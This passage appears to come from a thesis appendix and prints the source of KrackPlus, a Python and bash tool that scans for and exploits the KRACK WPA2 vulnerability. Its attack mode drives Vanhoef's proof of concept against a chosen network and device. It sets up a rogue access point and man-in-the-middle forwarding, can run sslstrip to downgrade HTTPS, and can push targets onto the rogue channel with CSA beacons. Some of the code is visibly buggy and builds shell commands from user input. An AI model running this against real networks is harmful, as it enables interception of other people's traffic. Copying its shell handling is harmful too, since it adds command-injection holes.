# Write the mac-addresses to file
writeDocument()
subprocess.call(["mkdir -p " + path], shell=True)
subprocess.call(["pdflatex " + pdf_name + ".tex > /dev/null"], shell=True)
subprocess.call(["mv " + pdf_name + ".pdf " + path + pdf_name + ".pdf"], shell=True)
subprocess.call(["rm " + pdf_name + ".tex > /dev/null"], shell=True)
subprocess.call(["rm " + pdf_name + ".aux > /dev/null"], shell=True)
subprocess.call(["rm " + pdf_name + ".log > /dev/null"], shell=True)
```

Listing F.7: parser.py

```
  #!/bin/python

##
# parser.py parses output from KrackPlus Scan and Attack. Also involved
# in the creation of vulnerability reports.
##

import re # used for regular expressions
import datetime, time
import subprocess
import click

# global variables
mac = ''
ip = ''

# parses the output of a scan to display only key information to user
def scanParser():
    with open('./scanOutput.txt', 'r') as output:
        mac = ''
        ip = ''
        counter = 0
        time_since_last_connected_device = 0
        PERIOD_OF_TIME = 90 # 1.5min
        number_of_connected_devices = 0
        should_continue=True

        # goes through the file line by line
        while should_continue:
            time.sleep(0.5)
                        # Go through the file line by line, filter out interesting
                        # lines and parse them
            for line in output.readlines():

                if (str("]")) in line:
                    line = line.split(']')[1]
                if (str("AP-STA-CONNECTED")) in line:
                    connectedDevice = line.split("AP-STA-CONNECTED ")[1]
                    time_since_last_connected_device = time.time()
                    number_of_connected_devices += 1
                    print "Device connected with MAC: " + connectedDevice
                    print "Scanning " + connectedDevice

                if (str("DHCP reply")) in line:
                    mac = (line.split('DHCP')[0])
                    mac = (str(mac).strip())[:-1]
                    mac = mac.lstrip()
                    ip = line.split('reply')[1]
```

```
                    ip = (ip.split('to')[0]).strip()

                if (str("vulnerable")) in line:
                    mac = (line.split(': ')[0])
                    mac = str(mac)
                    mac = mac.lstrip()
                    if (str("DOESN'T")) in line:
                        if (str("group")) in line:
                                print (mac+" is not vulnerable to group\
                                key reinstallation")
                        else:
                                print (mac+" is not vulnerable to pairwise")
                    else:
                        if str("group") in line:
                            print (mac+" is vulnerable to group key reinstallation")
                        else:
                            print (mac+" is vulnerable to pairwise")

                # if no new devices have connected for 1.5 minutes, stop the scan.
                if time.time() > (time_since_last_connected_device + PERIOD_OF_TIME) \
                and time_since_last_connected_device > 0:
                    print ("Scan will now exit as " + PERIOD_OF_TIME + " seconds \
                    have passed since the last device connected to the test network")
                    should_continue = False


# parses output during an attack
def attackParser():
        with open('./attackOutput.txt', 'r') as output:
                while True:
                        for line in output.readlines():

                                # Displays lines that contain
                                # any of the following strings
                                if (
                                str("Note") in line
                                or str("Established MitM") in line
                                or str("Target network") in line
                                or str("Will create rogue AP") in line
                                or str("Setting MAC address") in line
                                or str("Giving the rogue") in line
                                or str("Injecting Null frame so AP thinks") in line
                                or str("injected Disassociation") in line
                                or str("2nd unique EAPOL msg3") in line
                                or str("Performing key reinstallation attack!") in line
                                or str("forwarding EAPOL msg3") in line
                                or str("Deauth") in line
                                or str("failed") in line
                                or str("WARNING") in line
                                or str("SUCCESS") in line
                                or str("interceptig its traffic") in line
                                or str("hostapd") in line ):
                                        print line

# Writes the results of the scan to files
## it calls the writeParser to ensure that the hashmaps contain the results
## then it calls writeDictionary three times to write the three hashmaps to
## three separate files
```

```
107
108 # writeParser parses the same file as scanParser, but does not output anything
109 # to screen. Used to fill hashmaps to generate report of scan results.
110 def writeResults():
111     mac = ''
112     ip = ''
113     with open('./scanOutput.txt', 'r') as output:
114         vulnToPairwise = {mac:ip}
115         for line in output.readlines():
116             if (str("]")) in line:
117                 line = line.split(']')[1]
118             if (str("DHCP reply")) in line:
119                 mac = (line.split('DHCP')[0])
120                 mac = (str(mac).strip())[:-1]
121                 mac = mac.lstrip()
122                 ip = line.split('reply')[1]
123                 ip = (ip.split('to')[0]).strip()
124                 with open('./allScanned.txt', 'w') as allScanned:
125                     allScanned.write(mac + '\n')
126                     allScanned.write('1.1.1.1' + '\n')
127             if (str("vulnerable")) in line:
128                 if (str("DOESN'T")) not in line:
129                     mac = (line.split(': ')[0])
130                     mac = mac.lstrip()
131                     if str("group") in line:
132                         with open('./vulnToGroup.txt', 'w') as group:
133                             group.write(mac + '\n')
134                             group.write('2.2.2.2' + '\n')
135                     if str ("pairwise") in line:
136                         ip="192.168.10.10" #TODO refactor to remove this
137                         with open('./vulnToPairwise.txt', 'w') as pairwise:
138                             pairwise.write(mac + '\n')
139                             pairwise.write('3.3.3.3' + '\n')
```

Listing F.8: KrackPlus.py

```
1  #!/usr/bin/env python
2  #CREATED BY Lars Magnus Trinborgholen, Fredrik Walloe & Lars Kristian Maehlum
3  import sys
4  import optparse
5  import subprocess
6  import atexit
7  import logging
8  # to move pcap files
9  import shutil
10 import os
11 # to implement progress bar.
12 import click
13 from parser import *
14 from multiprocessing import Process
15 from subprocess import check_output
16
17 # install colorlog if not already present on system
18 subprocess.call(["./prepareKrackPlus.sh"])
19 from colorlog import ColoredFormatter
20
21 # For colored output
22 LOGFORMAT = "%(log_color)s%(message)s%(reset)s"
23 LOG_LEVEL = logging.DEBUG
```

```
logging.root.setLevel(LOG_LEVEL)
formatter = ColoredFormatter(LOGFORMAT)
stream = logging.StreamHandler()
stream.setLevel(LOG_LEVEL)
stream.setFormatter(formatter)
log = logging.getLogger('pythonConfig')
log.setLevel(LOG_LEVEL)
log.addHandler(stream)

######## Examples which gives different colored output #################
#log.debug("A quirky message only developers care about") WHITE
#log.info("Curious users might want to know this") GREEN
#log.warn("Something is wrong and all users should be informed") YELLOW
#log.error("Serious stuff, this is red for a reason") RED
#log.critical("OH NO everything is on fire") SUPER RED/ORANGE

log.debug("KrackPlus is a tool to scan for and exploit the KRACK vulnerability \
in WPA2(CVE-2017-13077, CVE-2017-13078 & CVE-2017-13080 (--group)), discovered\
by Mathy Vanhoef.")
log.debug("KrackPlus 1.0 by Lars Magnus Trinborgholen, Fredrik Walloe and\
Lars Kristian Maehlum.\n")

def main():
    USAGE = "\nKrackPlus Scan: ./krackPlus.py [-s]\n\t ./krackPlus.py [-s]\
    [--group] [--set-ssid SSID] [--set-password PASSWORD] [--path PATH]\n\
    KrackPlus Attack: ./krackPlus.py [-a] [--nic-mon NIC] [--nic-rogue-ap NIC]\
    [--target-ssid SSID] [--target MAC-address] [--continuous-csa] [--pcap\
    FILENAME]"

    parser = optparse.OptionParser(usage=USAGE)

    # Default path for reports and pcaps
    path = 'reports/'
    # Attempt to detect a user's NICs and give advice how they should
    # be used with the -a option
    subprocess.call(["bash displayInterfaces.sh"],shell=True)

    # KRACK+ Scan options
    parser.add_option('--scan','-s', help="This option will create a network with\
                      SSID 'testnetwork' where the default password is 'abcdefgh'."
                      " Simply connect to the network and the scan will be executed\
                      against the connected device.", dest='scan', default=False,\
                      action='store_true')
    parser.add_option('--set-ssid', default='testnetwork', help="Use this option \
                      to set the SSID for the created network.", dest='ssid')
    parser.add_option('--set-password', default='abcdefgh', help="Use this option\
                      to set the password for the created network."
                      " Password length has to be 8 characters or more!",\
                      dest='password')
    parser.add_option('--path', '-p', help="Set path where scan report should be \
                      saved", dest='path')
    parser.add_option("--group", help="Only perform scan of the group key handshake",\
                      dest='group', action='store_true')
 # KRACK+ Attack options
    # Required arguments
    parser.add_option('--attack', '-a', default=False, help="This option will run a \
                      key reinstallation attack against ....", dest='attack',\
                      action='store_true')
```

```
    parser.add_option('--nic-mon', help="This option is used to specify Wireless\
                      monitor interface that will listen on the"
                        "channel of the target AP. Should be your secondary NIC,\
                        i.e USB NIC.", dest='mon')
    parser.add_option('--nic-rogue-ap', help="This option is used to specify Wireless \
                      monitor interface that will run a rogue AP"
                        "using a modified hostapd.", dest='rogue')
    parser.add_option('--target-ssid', help="This option is used to specify target \
                      network/ssid", dest='targetSSID')
    parser.add_option('--target', '-t', help="This option is used to specifiy\
                      target device using MAC-adress when running attack.", dest='target')
    # Optional arguments
    # TODO: this should work, but unable to test without compatible secondary
    # external NIC. Commented out until we've verified that this works.
    #parser.add_option("-m", "--nic-rogue-monitor", help="Wireless NIC that will
    # listen on the channel of the rogue AP.", dest='monRogue')
    parser.add_option('--pcap', help="Save packet capture to file as a pcap. \
                      Provide a filename; $NIC.pcap will be appended to the name.\
                      Not compatible with --dd", dest='pcap')
    parser.add_option('--sslstrip', help="Use this option to enable sslstrip in \
                      an attempt to downgrade HTTPS to HTTP.", action='store_true')
    parser.add_option("-c", "--continuous-csa", help="Continuously send CSA \
                      beacons on the real channel (10 every second) in order to\
                      push the target to the channel of the rogue AP", dest='csa',\
                      action='store_true')

    # General KRACK+ options:
    parser.add_option('--restore', '-r', help="This option will restore internet\
                      connection (wifi). Hopefully you'll never have to use this\
                      option.", dest='restore', default=False, action='store_true')
    parser.add_option('-d', help="This option will increase output verbosity for\
                      KrackPlus Scan or Attack", dest='debug', action='store_true')
    parser.add_option('--dd', help="This option will increase output verbosity even \
                      more for KrackPlus Scan or Attack (debugging purposes). \
                      Can be combined with -d", dest='dd', action='store_true')

    options, args = parser.parse_args()

    ############## SCAN ################
    if options.scan and not options.attack:
        # Write the credentials to file, so that they can be used next time
        # the program runs.
        with open('./networkCredentials.txt', 'w') as netCredentials:
            if len(options.password) >= 8:
                netCredentials.write(options.ssid + '\n' + options.password)
            else:
                log.warn("Password length has to be longer than 8 characters,\
                try again or don't specify password; the default\
                password is 'abcdefgh'.")
                sys.exit()

        # Attempt to launch scan, write output to file and display output on screen
        try:
            subprocess.call(["./prepareClientScan.sh"])
            log.info("Running KRACK+ Scan:")
            log.warn("Connect to '" + options.ssid + "' with '" + options.password
            + "' to scan devices.")
            log.warn("Wait for the scan to finish (1.5 minutes after last connected \
```

```
140             device) or press 'ctrl-c' to end/abort scan and generate PDF of current \
141             findings.")
142             with open('./scanOutput.txt', 'w') as scanOutput:
143                 if options.scan and options.debug:
144                     subprocess.call(["./findVulnerable/krackattack/krack-test-client.py"], \
145                     shell=True)
146                 elif options.scan and options.dd:
147                     subprocess.call(["./findVulnerable/krackattack/krack-test-client.py\
148                     --debug"], shell=True)
149                 elif options.group:
150                     subprocess.call(["./findVulnerable/krackattack/krack-test-client.py \
151                     --group &"], stdout=scanOutput, shell=True)
152                     scanParser()
153                     raise KeyboardInterrupt
154                 else:
155                     subprocess.call(["./findVulnerable/krackattack/krack-test-client.py &"],\
156                     stdout=scanOutput, shell=True)
157                     scanParser()
158                     raise KeyboardInterrupt
159 
160         except(KeyboardInterrupt, SystemExit):
161             subprocess.call(["clear"], shell=True)
162             # Display a progress bar while the report generates
163             with click.progressbar(range(25000), label="Cleaning up and generating PDF") as bar:
164                 for i in bar:
165                     pass
166             # Generates report of results in user-supplied or default location and
167             # tells user where it is
168             writeResults()
169             # TODO It should not be necessary to make this file, but that requires
170             # a rewrite of generatePDF
171             if options.group:
172                                 subprocess.call(["touch vulnToPairwise.txt"], shell=True)
173             if options.path:
174                 subprocess.call(["./genPDF.py " + options.path + " &"], shell=True)
175                 #log.info("PDF generated in '" + options.path + "'.")
176                 path=options.path
177             else:
178                 subprocess.call(["./genPDF.py " + path + " &"], shell=True)
179             log.info("PDF generated in '" + path + "'.")
180             subprocess.call(["./restoreClientWifi.sh"])
181             # Removes temporary files
182             subprocess.call(["rm scanOutput.txt"], shell=True)
183             subprocess.call(["rm allScanned.txt"], shell=True)
184             subprocess.call(["rm vulnToPairwise.txt"], shell=True)
185             subprocess.call(["rm vulnToGroup.txt"], shell=True)
186 
187         except:
188             log.error("Error occurred.")
189             log.info("Restoring internet connection.")
190             log.info("Output generated by the scan can be found in scanOutput.txt.")
191             subprocess.call(["./restoreClientWifi.sh"])
192 
193 
194     ############# ATTACK ################
195     elif options.attack and options.mon and options.rogue and options.target\
196     and options.targetSSID and not options.scan:
197         try:
```

```
198             log.info("Performing key reinstallation attack")
199
200             # Sets up dependencies before the attack script runs
201             subprocess.call(["./prepareClientAttack.sh"])
202             with open('./attackOutput.txt', 'w') as attackOutput:
203
204                     # Gives error if user attempts to combine pcap option with
205                     # either debugging option.
206                 if options.pcap and (options.dd or options.debug):
207                             raise KeyboardInterrupt("ERROR: cannot combine \
208                             pcap with -d or --dd")
209
210                         #TODO refactor this section;
211                         # unnecessary repetition of code
212
213                 # Subprocess runs script from Vanhoef's repository, to avoid
214                 # problems with the temporary files his script creates
215                 elif options.dd:
216                         # Runs attack with debug enabled
217                         subprocess.call(["cd krackattacks-poc-zerokey/krackattack/ && \
218                         ./krack-all-zero-tk.py " + options.rogue + " " +
219                        options.mon + " " + options.targetSSID + " --target " + \
220                        options.target + " --debug &"], stdout=attackOutput, shell=True)
221
222                 # Saves pcap from attack to file and moves it to the reports folder
223                 elif options.pcap and not options.csa:
224                     subprocess.call(["cd krackattacks-poc-zerokey/krackattack/ && \
225                     ./krack-all-zero-tk.py " + options.rogue + " " +
226                    options.mon +
227                    " " + options.targetSSID + " --target " + options.target +
228                    " --dump " + options.pcap + " &"], stdout=attackOutput, shell=True)
229
230                 # Starts sslstrip and runs it in the background
231                 elif options.sslstrip:
232                     subprocess.Popen(["sslstrip -w reports/sslstrip.log &"], shell=True)
233
234                 # TODO A fix is needed to make --group work on the attack side.
235                 # Commented out for that reason.
236                 # Starts the attack against the group key only
237                 #elif options.group:
238                 # subprocess.call(["cd krackattacks-poc-zerokey/krackattack/ &&
239                 # ./krack-all-zero-tk.py " + options.rogue + " " +
240                 # options.mon + " " + options.targetSSID + " --target " +
241                 # options.target + "- " + "--group" + " &"], stdout=attackOutput,\
242                 # shell=True)
243
244                 # TODO: this should work, but unable to test without compatible
245                 # secondary external NIC. Commented out until we've verified that
246                 # this works.
247                 # Starts the attack with the monitor interface enabled
248                 # elif options.monRogue:
249                 # subprocess.call(["cd krackattacks-poc-zerokey/krackattack/ &&
250                 # ./krack-all-zero-tk.py -m" + options.monRogue + " " +
251                 # options.rogue + " " +
252                 # options.mon + " " + options.targetSSID + " --target " +
253                 # options.target + " &"], stdout=attackOutput, shell=True)
254
255                 # Starts attack and sends CSA beacons every 10 seconds
```

```
256                 elif options.csa and not options.pcap:
257                     log.info("Performing Key reinstallation attacks with \
258                     continuous CSA")
259                     subprocess.call(["cd krackattacks-poc-zerokey/krackattack/ && \
260                     ./krack-all-zero-tk.py " + options.rogue + " " +
261                     options.mon + " " + options.targetSSID + " --target " + options.target \
262                     + " --continuous-csa" + " &"], stdout=attackOutput, shell=True)
263
264                 #Launches the 'standard' attack, without pcap, debug or CSA enabled.
265                 else:
266                     subprocess.call(["cd krackattacks-poc-zerokey/krackattack/ && \
267                     ./krack-all-zero-tk.py " + options.rogue + " " +
268                      options.mon + " " + options.targetSSID + " --target " + options.target \
269                      + " &"], stdout=attackOutput, shell=True)
270
271                 # Forward traffic
272                 subprocess.Popen(["cd krackattacks-poc-zerokey/krackattack/ && \
273                 bash enable_internet_forwarding.sh > /dev/null &"], shell=True)
274                 # Start dnsmasq #TODO implement or remove
275                 subprocess.call(["cd krackattacks-poc-zerokey/krackattack/ && \
276                 dnsmasq -d -C dnsmasq.conf --quiet-dhcp --quiet-dhcp6 --quiet-ra \
277                 > /dev/null &"], shell=True)
278
279
280                 log.info("Open Wireshark to see traffic")
281                         # User will only see relevant output, unless debug is on
282                 if options.debug:
283                                 log.info("Debug enabled")
284                 else:
285                                 attackParser()
286
287             # KeyBoardInterrupt exceptions occurs when the user presses Ctrl+C or user
288             # attempts to use invalid options
289             except KeyboardInterrupt:
290                 subprocess.call(["clear"], shell=True)
291                 log.info("Cleaning up and restoring wifi ...")
292                 subprocess.call(["rm attackOutput.txt"], shell=True)
293                 # kills dnsmasq and sslstrip (if user used the sslstrip option)
294                 subprocess.call(["./killProcesses.sh dnsmasq"], shell=True)
295                 # kills sslstrip provided that the user chose to enable it
296                 if options.sslstrip:
297                     subprocess.call(["./killProcesses.sh sslstrip"], shell=True)
298                 subprocess.call(["./restoreClientWifi.sh"])
299                 # stop forwarding traffic
300                 subprocess.call(["sysctl net.ipv4.ip_forward=0 > /dev/null"], shell=True)
301                 # move packet captures to the correct folder
302                 if options.pcap:
303                     log.info("Moving packet capture file to reports/")
304                     subprocess.call(["cd krackattacks-poc-zerokey/krackattack/ && \
305                     mv *.pcap ../../reports/"], shell=True)
306
307             # Catches general errors.
308             except:
309                 subprocess.call(["clear"], shell=True)
310                 log.error("Error occurred. Restoring wifi ...")
311                 subprocess.call(["rm attackOutput.txt"], shell=True)
312                 subprocess.call(["./restoreClientWifi.sh"])
313                 # kills dnsmasq and sslstrip (if user used the sslstrip option)
```

```
314             subprocess.call(["./killProcesses.sh dnsmasq"], shell=True)
315             # stop forwarding traffic
316             subprocess.call(["sysctl net.ipv4.ip_forward=0 > /dev/null"], shell=True)
317             # kills sslstrip provided that the user chose to enable it
318             if options.sslstrip:
319                 subprocess.call(["./killProcesses.sh sslstrip"], shell=True)
320             # move packet captures to the correct folder
321             if options.pcap:
322                 log.info("Moving packet capture file to reports/")
323                 subprocess.call(["cd krackattacks-poc-zerokey/krackattack/ && \
324                 mv *.pcap ../../reports/"], shell=True)
325
326
327     ############## RESTORE INTERNET ################
328     elif options.restore:
329         log.debug("Restoring internet connection")
330         subprocess.call(["./restoreClientWifi.sh"])
331         log.info("Done, it'll take a few seconds for the client to connect to\
332         your Wi-Fi again, if 'auto-reconnect' is enabled on your device")
333
334     ########## WRONG USAGE ###########
335     elif options.attack and options.scan:
336         log.warn("Scan and attack cannot be run simultaneously. Please specify\
337         either [-a] or [-s].")
338         parser.print_help()
339
340     elif options.attack and options.group:
341         log.warn("Attack against the group key-handshake specifically, is not\
342         implemented. Please see usage below and try again!")
343         parser.print_help()
344
345     ######## NO OPTION GIVEN #########
346     else:
347         log.warn("No option was given or there were missing arguments, please see \
348         usage below and try again!")
349         parser.print_help()
350
351 if __name__ == '__main__':
352     main()
```

Listing F.9: restoreClientWifi.sh

```
1  #!/bin/bash
2
3  ##
4  # restoreClientWifi.sh will (aggressively) restore wifi to wireless interfaces
5  # after either scan or attack runs.
6  ##
7
8  sudo airmon-ng check kill > /dev/null
9
10     ############## Restore intefaces by default names ################
11
12 if (ifconfig -a | sed 's/[ \t].*//;/^$/d' | awk "FNR==3" | tr -d ':' | grep --quiet wlan0)
13 then
14         ifconfig wlan0 down > /dev/null
15         iwconfig wlan0 mode managed > /dev/null
16         ifconfig wlan0 up > /dev/null
17 fi
```

```
18
19 if (ifconfig | sed 's/[ \t].*//;/^$/d' | awk "FNR==3" | tr -d ':' | grep --quiet wlan0mon)
20 then
21         ifconfig wlan0mon down > /dev/null
22 fi
23
24 if (ifconfig | sed 's/[ \t].*//;/^$/d' | awk "FNR==5" | tr -d ':' | grep --quiet wlan0sta1)
25 then
26         ifconfig wlan0sta1 down > /dev/null
27 fi
28
29 if (ifconfig | sed 's/[ \t].*//;/^$/d' | awk "FNR==4" | tr -d ':' | grep --quiet wlan1sta1)
30 then
31         ifconfig wlan1sta1 down > /dev/null
32 fi
33
34 if (ifconfig -a | sed 's/[ \t].*//;/^$/d' | awk "FNR==4" | tr -d ':' | grep --quiet wlan1)
35 then
36         ifconfig wlan1 down > /dev/null
37         iwconfig wlan1 mode managed > /dev/null
38         ifconfig wlan1 up > /dev/null
39 fi
40
41     ############## Attempt to restore connection ################
42
43 sudo service NetworkManager restart > /dev/null
44 sudo service networking restart > /dev/null
45 nmcli radio wifi off > /dev/null
46 nmcli radio wifi on > /dev/null
```